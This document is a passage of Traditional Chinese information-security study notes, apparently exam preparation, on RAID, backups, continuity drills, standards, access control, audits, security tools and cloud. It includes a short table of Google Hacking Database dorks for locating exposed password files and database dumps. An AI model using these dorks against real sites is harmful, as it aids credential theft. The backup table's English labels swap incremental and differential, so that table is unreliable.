
技術	內容	安全性	方便性	成本	應用場景
指紋 (Fingerprint)	利用手指指紋特徵進行身份驗證	高	中	低	手機解鎖、電子支付、門禁系統
臉型 (Facial)	利用面部特徵進行身份驗證	低	高	中	手機解鎖、監控系統、出入管理
視網膜 (Retinal)	利用眼睛視網膜的獨特圖案進行身份驗證	高	低	高	高度機密設施、軍事基地
虹膜 (Iris)	利用眼睛虹膜的獨特圖案進行身份驗證	高	低	高	安全設施、機場、銀行金庫
掌形 (Palm Geometry)	利用手掌紋路特徵進行身份驗證	中	低	中	工業環境、特殊工作場所
手掌靜脈 (Palm Vein)	利用手掌或手指靜脈的獨特圖案進行身份驗證	高	低	高	金融、醫療等對安全性要求較高的領域

1.15 磁碟陣列(RAID)等級

- 磁碟陣列(RAID)惟一群磁碟組成磁碟陣列，確保單一故障，例如因一顆硬碟損毀導致系統無法使用，可先透過另一顆提供服務。
- RAID0：至少需要兩顆，不可壞硬碟，空間利用率為 N，實務上不使用。
- RAID1：至少需要兩顆，最多可壞一顆硬碟，空間利用率為 N/2。
- RAID5：至少需要三顆，最多可壞一顆硬碟，空間利用率為 N-1。
- RAID6：至少需要四顆，最多可壞兩顆硬碟，空間利用率為 N-2。
- RAID10：至少需要四顆，每個鏡像對中最多可壞一顆硬碟，理論上可承受多於兩顆硬碟故障(取決於故障分布)，空間利用率為 N/2。
- https://www.synology.com/zh-tw/support/RAID_calculator，可以計算容量。

1.16 資料備份策略

	全備份 (Full Backup)	全備份搭配差異備份 (Full backup combined with Incremental backup)	全備份搭配增量備份 (Full backup combined with Differential backup)
備份時間	最慢	次中 (與最近一次全備份的不同檔案)	最快 (與最近一次增量備份的不同檔案，若無則全備份)
還原時間	較快 (僅一個檔案)	較慢 (全備份+一個差異資料)	最慢 (全備份+所有增量資料)
使用空間	最多	次中	最少
還原需要的檔案數	最少	次中	最多



(資料來源：網際網路知乎網站)

比方上圖說還原星期二好了。

- 完整備份：星期二的完整備份。
- 差異備份：星期日的完整備份+星期二的差異備份。
- 增量備份：星期日的完整備份+星期一的增量備份+星期二的增量備份。

1.17 營運持續計畫之演練方式

- 檢查表測試(Checklist Test)：主要側重於文件和計劃的檢查。參與者會根據提供的檢查表逐項確認災難恢復計劃的各個部分，以確保所有關鍵元素都已被涵蓋並且是最新的。
- 結構化排練測試(Structured Walk-through)或稱為桌面演練(Tabletop Exercise)：大家坐下來閱讀和討論災難復原程序書，找看看有沒有哪裡有問題，比方說實際無法達成，不只找問題，更重要的是確認每個人都了解自己的角色和責任，並熟悉操作流程。
- 模擬測試(Simulation Test)：會模擬一種災難情況，要求災難恢復團隊啟動並執行他們的恢復計劃，大家會模擬走動，實際演練操作流程，但不會實際操作系統。

- 並行測試(Parallel Test)：開啟備援機房，但是主要機房還是持續提供服務。
- 完全中斷測試(Full-interruption Test)或稱為完全演練(Full-scale Exercise)：最極端方法，關閉主要機房，然後備援機房提供服務，模擬轉移到災難恢復站點來測試在真正的災難情況下的業務連續性。
- 成本和風險：越往下成本和風險越高，但是越能反應真實。

1.18 相關法規和認證

- ISO 27001：資訊安全管理系統標準(ISMS)，最廣泛採用的資訊安全管理標準，最新版是 ISO 27001:2022。
- ISO 27002：資訊安全控制措施指南。
- ISO 27701：隱私資訊管理系統(PIMS)，是 ISO 27001 和 ISO 27002 的延伸。
- ISO 27017：雲服務資訊安全控制指南。
- ISO 27018：雲服務個資保護指南。
- ISO 22301：業務連續性管理系統標準(BCMS)。
- BS 10012：英國標準協會(BSI)發布的個人資訊管理系統(PIMS)。
- GDPR(General Data Protection Regulation)：歐盟一般資料保護法規，全球最嚴格的隱私保護法規之一。
- 個人資料保護法：中華民國適用的個資保護法。
- CSA STAR(Cloud Security Alliance Security, Trust & Assurance Registry)：雲端安全聯盟(CSA)的一個計畫，幫助用戶評估雲服務提供商的安全性。
- IEC 62443：一系列國際標準，專注於工業控制系統(ICS)的網路安全。。
- 資通安全管理法：中華民國適用公務機關和特定非公務機關。
- HIPAA(Health Insurance Portability and Accountability Act)：美國的健康保險流通與責任法案，旨在保護個人醫療資訊。
- PCI DSS(Payment Card Industry Data Security Standard)：支付卡產業資料安全標準

準，旨在保護信用卡資料。

- Sarbanes-Oxley Act：沙賓法案，公司財報相關。
- Basel II：國際銀行監管標準，銀行監管相關。

1.19 存取控制類型

- 存取控制清單(Access Control List)：設定主體(Subject)和存取物件(Object)的存取權限，可讀、可寫或執行(Read-Write-Execute)。
- 自由存取控制(Discretionary Access Control, DAC)：Windows 個人電腦的檔案系統，檔案擁有者可以任意授權，修改 ACL。
- 強制存取控制(Mandatory Access Control, MAC)：SELinux(Security-Enhanced Linux)。SELinux 是一種在 Linux 作業系統中實作的安全子系統，它提供了基於強制存取控制的安全策略，系統主動控制存取 ACL。
- 以角色為基礎的存取控制(Role-based Access Control, RBAC)：企業環境中的用戶權限管理，讓只有人資部門群組成員才能訪問人資資料夾。企業常用 RBAC 來管理權限。將權限分配給角色(例如：部門經理、工程師)，再將用戶分配到角色中，簡化管理。
- 屬性存取控制(Attribute-based Access Control, ABAC)：就算是數位發展部部長在非洲訪問，也不能使用非洲網路簽屬公文，因為風險太高，但可以瀏覽行事曆。
- 規則基礎存取控制(Rule-based Access Control, RuBAC)：辦公室安全系統控制。設定規則允許員工在工作日的 9:00 AM 至 5:00 PM 期間使用其門禁卡進入辦公室，但在非工作時間或假日自動拒絕所有門禁卡的存取請求。這裡的存取控制完全基於時間規則
- 識別存取控制(Identity-Based Access Control, IBAC)：根據用戶的身份來管理和控制資源的訪問權限。例如，在一家小型公司中，每個員工都有唯一的身份標

識(如用戶名或員工號)，並根據這些身份來授予或限制對公司內部文件的訪問權限。這意味著只有特定身份的用戶才能訪問特定資源，如只有擁有特定身份標識的員工才能訪問公司的機密文件。

- 企業主要使用方式：DAC、MAC 和 RBAC 是企業環境中常用的存取控制模型。DAC 靈活但管理複雜，MAC 安全性高但較嚴格，RBAC 介於兩者之間，平衡了安全性和管理便利性。

1.20 資安健檢方法

- 網路弱點掃描(Network Vulnerability Assessment)：透過自動化工具對網路系統和服務進行掃描，以識別安全弱點和漏洞。這個過程通常是全自動的，旨在快速識別和報告潛在的安全問題。例如：IIS 版本沒有更新到最新導致特定版本弱點。
- 滲透測試(Penetration Testing)：綜合使用手工技術和自動化工具來評估系統的安全性，可委託由第三方負責。滲透測試模擬駭客的攻擊手法，以深入評估系統的安全性，尋找並嘗試利用弱點，更重視弱點的實際可利用性和對系統造成的影响，除了對單一弱點外，更多是弱點的串聯，並有機會找出商業邏輯漏洞。例如：連公司的 WIFI 進行橫向移動滲透。
- 網頁應用程式弱點掃描(Web Vulnerability Assessment)：特別針對網頁應用程式，透過自動化工具掃描網頁應用的安全漏洞，如 SQL 注入、跨站腳本(XSS)和它還可以檢測諸如跨站請求偽造(CSRF)等。這也是一個自動化過程，主要用於識別網頁應用中的常見安全問題。例如：對官網進行 WEB 掃描找尋有無 Exploit Public-Facing Application (利用對外開放的應用程式) 弱點。
- 源碼檢測(Source Code Analysis)：利用自動化工具或手動方法分析應用程序源碼，旨在發現安全漏洞如密碼沒有加密儲存。此過程幫助早期開發識別問題，促進安全編碼習慣，可完全自動化或結合手動審查提高準確度。

	弱點掃描 (Vulnerability Scanning)	滲透測試 (Penetration Testing)
定義	使用自動化工具對網路系統和服務進行掃描，識別安全弱點和漏洞	綜合使用手工技術和自動化工具來評估系統的安全性，模擬駭客攻擊手法
目的	快速識別和報告潛在的安全問題	深入評估系統的安全性，尋找並嘗試利用弱點
執行方式	全自動，快速識別	手工技術結合自動化工具，可委託第三方執行
範圍	廣泛覆蓋網路系統和服務	深入測試特定系統、應用或網路，模擬多種攻擊手法
重點	識別已知弱點和漏洞	弱點的實際可利用性及對系統的影響，包括弱點串聯和商業邏輯漏洞

1.21 稽核活動中常見的類型

- 第一方稽核(First Party Audit)：也稱為內部稽核，由組織內部人員對自己的操作或系統進行的稽核。
 - 目的：確保符合內部政策、程序和標準，並持續改進
- 第二方稽核(Second Party Audit)：由一個組織對其利益相關方(如供應商、承包商)進行的稽核。
 - 目的：評估外部關係人是否符合組織的要求或標準。
- 第三方稽核(Third Party Audit)：由獨立的外部組織進行的稽核，例如 TAF 認可的 BSI 或 SGS 對公司進行 ISO 27001 驗證。
 - 目的：驗證組織是否符合特定標準或規範，並取得認證。
- 聯合/合併稽核(Joint Audit)：當需要對多個管理系統或標準進行稽核時，可以同時進行以節省資源和時間。
 - 目的：節省資源，例如公司可能選擇同時進行 ISO 27001(資訊安全管理系統)和 ISO 22301(營運持續管理系統)的稽核，因為這兩者之間有些部分重複，可以寫成同一份稽核報告。

機關資安稽核作業



第一方稽核

機關內稽

第二方稽核

- 上級機關對所屬機關稽核
- 監督機關對行政法人稽核
- 中央目的事業主管機關對特定非公務機關稽核
- 主管機關對特定非公務機關稽核
- 機關對受託者稽核

第三方稽核

ISMS驗證稽核

(資料來源：111年第1次政府資通安全防護巡迴研討會)

1.22 存取控制措施的類型

- 管理控制(Administrative Control)：
 - 定義：透過組織的政策（Policy）、標準（Standard）、程序（Procedure）、指南（Guideline）等管理手段來規範人員行為、系統操作和資訊存取。
 - 目的：建立安全意識、規範行為、確保資訊安全政策的有效執行。
 - 範例：資通安全政策、存取控制政策、密碼管理政策、人員安全意識培訓。
- 技術控制(Technical Control)：
 - 定義：運用軟硬體技術來限制對系統、網路和資料的存取。
 - 目的：防止未經授權的存取、保護資料的機密性、完整性和可用性。
 - 範例：防火牆、入侵偵測/防禦系統(IDS/IPS)、存取控制列表(ACL)、加密

技術、身分驗證機制(如密碼、生物辨識)。

- 實體控制(Physical Control)：
 - 定義：透過實體設施、設備和措施來保護資訊資產和設施。
 - 目的：防止未經授權的實體存取、保護資訊系統和設施的安全。
 - 範例：門禁管制系統、監視器、警報系統、安全鎖、機房環境控制(如空調、消防設備)。


1.23 常見資安設備

- 安全資訊與事件管理(Security Information & Event Management, SIEM)：
 - 功能：集中收集公司的日誌資料，進行事件關聯分析和響應。
 - 優點：提供全面的安全事件可視性，有助於快速識別和應對威脅。
- 入侵偵測系統(Intrusion Detection Systems, IDS)：
 - 功能：監控網路封包，只偵測潛在入侵行為。
 - 特點：不會自動阻擋威脅，但會發出警報通知管理員。
- 入侵預防系統(Intrusion Prevention Systems, IPS)：
 - 功能：監控網路封包，偵測並阻擋潛在入侵行為。
 - 優點：比 IDS 更進一步，能夠自動採取行動阻止威脅。
- 網頁應用防火牆(Web Application Firewall, WAF)：
 - 功能：過濾和保護對公司網頁伺服器服務的外部連線流量。
 - 重要性：專門針對 Web 應用程式的攻擊，如 SQL 注入、跨站腳本攻擊等。
- 資料外洩防護(Data Loss Prevention, DLP)：
 - 功能：監控資料傳輸，偵測和阻擋敏感資料外洩。
 - 應用：可以應用於網路、端點和雲端環境。
- 端點偵測與回應(Endpoint Detection and Response, EDR)：

- 功能：收集端點日誌，監控異常行為並進行阻擋。
- 優點：提供深入的端點可視性和快速的威脅回應能力。


1.24 常用網站工具

- 公開來源情報(Open Source INTeelligence, OSINT)：公開來源情報是由公開來源收集到的情報，比方說你要社交工程某公司主管，從 Google、Facebook 搜集來的資訊都算，類似鄉民以前說的人肉。
- Shodan 網站：資安從業人員可以透過 Shodan 網站(<https://www.shodan.io/>)調查資產暴露程度、搜尋有已知漏洞的裝置。但也時常被惡意人士用來找尋攻擊目標，例如之前的 PHP 遠端程式碼執行 CVE-2024-4577，被大量查詢使用 Windows 平台架設的 XAMPP，藉此發動攻擊。



(Shodan 網站截圖)

- Virustotal 網站：Virustotal 網站(<https://www.virustotal.com>)是一個免費的服務，允許用戶上傳檔案和 URL 進行病毒、蠕蟲、特洛伊木馬和其他惡意軟體的掃描。它使用多達 70 種不同的防病毒掃描引擎和黑名單服務來檢測惡意軟體和自動化的惡意行為。這個平台適用於個人和專業用戶，旨在提高文件和網站的安全性，通過聚合多家安全公司的技術，提供廣泛的掃描覆蓋率。



(Virustotal 網站截圖)

- Censys 網站：Censys 網站(<https://censys.io/>)類似於 Shodan，提供有關網際網路上設備和服務的深入搜尋和分析，幫助資安從業人員進行資產暴露評估。

(censys 網站截圖)

- Exploit-db 網站：Exploit-db 網站(<https://www.exploit-db.com/>)的 Google Hacking Database(GHDB)是由資安專家 Johnny Long 於 2000 年創建的特殊搜索引擎資料庫。GHDB 利用精心設計的搜索引擎參數，幫助發現網路上無意中公開的敏感資訊。這個工具將各種搜索技巧系統化並建立分類索引，不僅揭示了搜索引擎可能洩露敏感資訊的方式，也為資安專業人員提供了寶貴的資源來識別潛在的信息安全漏洞。GHDB 的存在提醒我們在數字時代需要更加謹慎地管理在線資訊，以防止意外的資料外洩。

Date Added	Dork	Category	Author
2003-06-24	intitle:"Ganglia" "Cluster Report for"	Files Containing Juicy Info	anonymous
2003-06-24	intitle:"Welcome to IIS 4.0"	Web Server Detection	anonymous
2003-06-24	intitle:"Index of ..mysql_history"	Files Containing Passwords	anonymous
2003-06-24	"Index of /backup"	Sensitive Directories	anonymous
2003-06-24	"powered by openbsd" +"powered by apache"	Web Server Detection	anonymous
2003-06-24	"# Dumping data for table"	Files Containing Juicy Info	anonymous
2003-06-24	intitle:index.of passwd passwd.bak	Files Containing Passwords	anonymous
2003-06-24	intitle:index.of intext:"seoring.skr" "seoring.pgp" "seoring.bak"	Files Containing Passwords	anonymous

(Exploit-db 網站)

- Have I been pwned? 網站 : [Have I been pwned? 網站](https://haveibeenpwned.com/)

(<https://haveibeenpwned.com/>)查詢是否有曾經帳號註冊網站資料外洩，如果曾經有使用相同密碼註冊的帳號要小心，以防止撞庫攻擊。

1.25 服務組織控制報告(SOC Report)

- 服務組織控制報告(Service Organization Controls, SOC Report)為美國會計師協會(AICPA)所訂之報告形式，有 SOC1、SOC2 與 SOC3 等三種，其目的是透過獨立會計師審查以說明組織所提供之服務之安全控管現況。

類型	SOC 1	SOC 2	SOC 3
目的	財務報告相關的內部控制	作業和合規相關的內部控制	簡要版本的 SOC 2 報告，適合公眾閱讀
適用對象	用戶實體及其審計師	內部管理、監管機構及其他利益相關者	廣泛的大眾，包括潛在的客戶和市場參與者
涵蓋範圍	財務報表審計	安全性、可用性、處理完整性、機密性、隱私	SOC 2 報告的公開簡要版

報告類型	Type I：特定日期的控制設計 Type II：特定期間內的控制設計和操作有效性	Type I：特定日期的控制設計 Type II：特定期間內的控制設計和操作有效性	不分 Type I 和 Type II
保密性	通常具有限制性，不對外公開	通常不對外公開，僅限於特定相關方	可以公開發布，沒有使用限制，例如雲服務提供者通常供此報表

Type I 報告：如果你只想知道某個服務組織在 2024 年 1 月 1 日這一天是否設計了合適的內部控制，可以參考 Type I 報告。

Type II 報告：如果你想了解某個服務組織在 2023 年 1 月 1 日至 2023 年 12 月 31 日期間，這些內部控制是否持續有效地運作，可以參考 Type II 報告。

1.26 資料處理角色

角色名稱	實際職位	主要職責
資料所有者 (Data Owner)	人資部門主管	決定資料用途、授權存取、確保合規
資料保管人 (Data Custodian)	資訊部門系統管理員	實施存取控制、維護系統、執行備份
資料處理者 (Data Processor)	系統建置廠商、雲端服務供應商	開發系統、有限度處理資料、提供技術支援
資料使用者 (Data User)	全公司員工 (分級權限)	依授權範圍使用、更新個資、遵守政策
資料當事人 (Data Subject)	公司所有員工	查詢個資、要求更正、行使刪除權

(範例：人資部門委託資訊部門請廠商建置人資系統，供全公司使用。)

1.27 物聯網資安

- 物聯網架構分成感知層、網路層和應用層。
- 感知層包含控制伺服器、受控裝置和感應器，因此有可能會有裝置攻擊。
- 網路層包含網路通訊裝置、網路通訊、行動通訊，因此有可能會有資料傳輸竊取。
- 應用層包含應用程式、資料庫和裝置管理伺服器，因此有可能會有身分證驗破解。

(資料來源：e 等公務園物聯網安全概論，林家瑋)

1.28 資訊倫理四大議題

- 在資訊倫理領域中，常被討論的四大核心議題通常被稱為 PAPA，這是由資訊倫理學者 Richard Mason 在 1986 年提出的框架。這四大議題是：
 1. 隱私權 (Privacy)：個人有權決定關於自己的資訊如何被收集、使用和分享。
 2. 準確性 (Accuracy)：確保資訊的正確性、完整性和時效性。
 3. 所有權/財產權 (Property)：關於資訊和智慧財產權的所有權和控制權。

4. 可及性 (Accessibility)：確保人們能夠公平地獲取資訊和資訊技術。

1.29 經濟合作及發展組織(OECD)之個人資料保護原則

- 經濟合作及發展組織(OECD)的個人資料保護原則是一套國際公認的指導方針，旨在保護個人隱私和個人資料。這些原則於 1980 年首次提出，後來在 2013 年進行了更新。以下是 OECD 個人資料保護的八大原則：
- 1. 蒐集限制原則(Collection Limitation Principle)：
 - 個人資料的蒐集應有限制，且應以合法和公平的方式進行。
 - 在適當情況下，應徵得當事人同意或知情。
- 2. 資料品質原則(Data Quality Principle)：
 - 個人資料應與其使用目的相關。
 - 資料應準確、完整且保持最新狀態。
- 3. 目的明確化原則(Purpose Specification Principle)：
 - 蒐集個人資料的目的應在蒐集時或之前明確說明。
 - 後續使用應限於原始目的或相容的目的。
- 4. 使用限制原則(Use Limitation Principle)：
 - 個人資料不應用於與明確目的不符的其他用途。
 - 例外情況包括：得到當事人同意或法律授權。
- 5. 安全保護原則(Security Safeguards Principle)：
 - 應採取合理的安全措施保護個人資料。
 - 防止資料遺失、未經授權的存取、破壞、使用、修改或揭露。
- 6. 公開原則(Openness Principle)：
 - 有關個人資料的政策應公開透明。
 - 應提供資料控制者的身份和常用地址。
 - 應明確說明資料的用途、政策和做法。

7. 個人參與原則(Individual Participation Principle)：

- 個人有權確認資料控制者是否持有其個人資料。
- 個人有權獲取其個人資料，如有必要可要求更正、完善、刪除或修改。

8. 責任原則(Accountability Principle)：

- 資料控制者應對遵守上述原則負責。
- 應採取措施確保這些原則得到有效實施。

1.30 「預防無用論」(Perfect Prevention is Impossible)

- Gartner 於 2014 年 2 月提出「預防無用論」(Perfect prevention is impossible)。隨著網際網路和數位技術的快速發展，企業面臨的網路威脅和攻擊越來越複雜和多樣化。
 - ◆ 假設已被攻擊：企業應永遠假設自身正在遭受攻擊。
 - ◆ 減少衝擊：企業應儘可能地降低攻擊所帶來的衝擊與影響。
 - ◆ 持續防禦：企業應建立整體性的持續防禦流程。

1.31 紅隊、藍隊和紫隊

特性	紅隊 (Red Team)	藍隊 (Blue Team)	紫隊 (Purple Team)
主要目標	模擬真實攻擊者的團隊，主動對目標系統進行攻擊測試，以發現漏洞和弱點。	負責防禦和保護組織資訊系統的團隊，監控、檢測和應對安全威脅。	結合紅隊和藍隊的優勢，促進兩者之間的溝通、協作和知識共享，以提高整體安全防禦能力。
角色定位	攻擊者 (通常為外部紅隊公司)	防禦者 (通常為公司內部員工)	協調者 (可能是內部團隊或外部顧問)
主要活動	進行滲透測試、漏洞利用、	監控系統安全，分析日誌，	協調紅藍隊活動，分享情報，


	社交工程等攻擊模擬。	修補漏洞，應對安全事件。	提供建議，制定安全策略，促進雙方交流。
技能	攻擊技術、漏洞利用、滲透測試、社交工程、逆向工程等。	防禦技術、安全監控、漏洞管理、事件應對、安全分析等。	深入理解攻擊和防禦技術、溝通協調、專案管理、安全策略制定、風險評估等。
優勢	主動發現漏洞，評估真實風險，提供改進建議。	保護系統安全，降低風險，減少損失。	提高紅藍隊協作效率，整合資源，提升整體安全防禦能力，優化安全流程。
協同關係	模擬攻擊，挑戰藍隊防禦，與紫隊分享發現。	應對紅隊攻擊，實施防禦措施，向紫隊報告結果。	協調紅藍隊演練，分析結果，提供改進建議，促進知識共享。

1.32 雲端運算

- 由美國國家標準技術研究院(National Institute of Standards and Technology, NIST)所定義的雲端運算的五項關鍵特徵。
 - 隨需自助服務(On-demand self-service)：用戶可以自行自動獲取計算資源，如同服務時間和網路存儲，而無需人工互動。
 - 廣泛的網路存取方式(Broad network access)：能夠透過網路使用標準機制在各種裝置上存取服務，例如：電腦、手機、平板等。
 - 資源池共享(Resource pooling)：供應商利用一個多租戶模型，將計算資源池化以服務多個消費者，物理和虛擬資源動態分配和重新分配根據消費者需求。
 - 快速且彈性的架構(Rapid elasticity)：資源可以彈性地被分配和回收，有時甚至是自動的，以便快速擴展和縮減以匹配需求，對外呈現無限資源

的感覺。

- 可量測的服務(Measured service)：雲系統自動控制和優化資源的使用，利用一個計量能力。這種資源使用可以被監控、控制、報告，提供透明度給雙方。
- 軟體即服務(Software as a Service , SaaS)：電子郵件(Gmail)或 Dropbox 服務。
- 平台即服務(Platform as a Service , PaaS)：提供開發、測試、交付和管理應用程式的平台。
- 基礎架構即服務(Infrastructure as a Service, IaaS)：建立雲端虛擬機。
- 私有雲：企業自己建的機房，僅供企業使用。
- 公有雲：AWS、Azure、GCP 三大公有雲。
- 混合雲：同時使用上述兩種型態。
- 社區雲：基於某些目的一起建立使用，比方說教育部建立教育雲。




(雲端運算共享責任，資料來源：微軟官網)

1.33 駭客分類

- 黑帽駭客(Black Hats)：黑帽駭客擁有卓越的電腦技能，常在暗網(Deep Web)的陰影中活動。他們不僅能夠開發破壞性的工具和技術，而且經常涉足非法活動，如滲透未授權的系統，盜取資料或散布惡意軟體，動機多為個人利益或破壞。
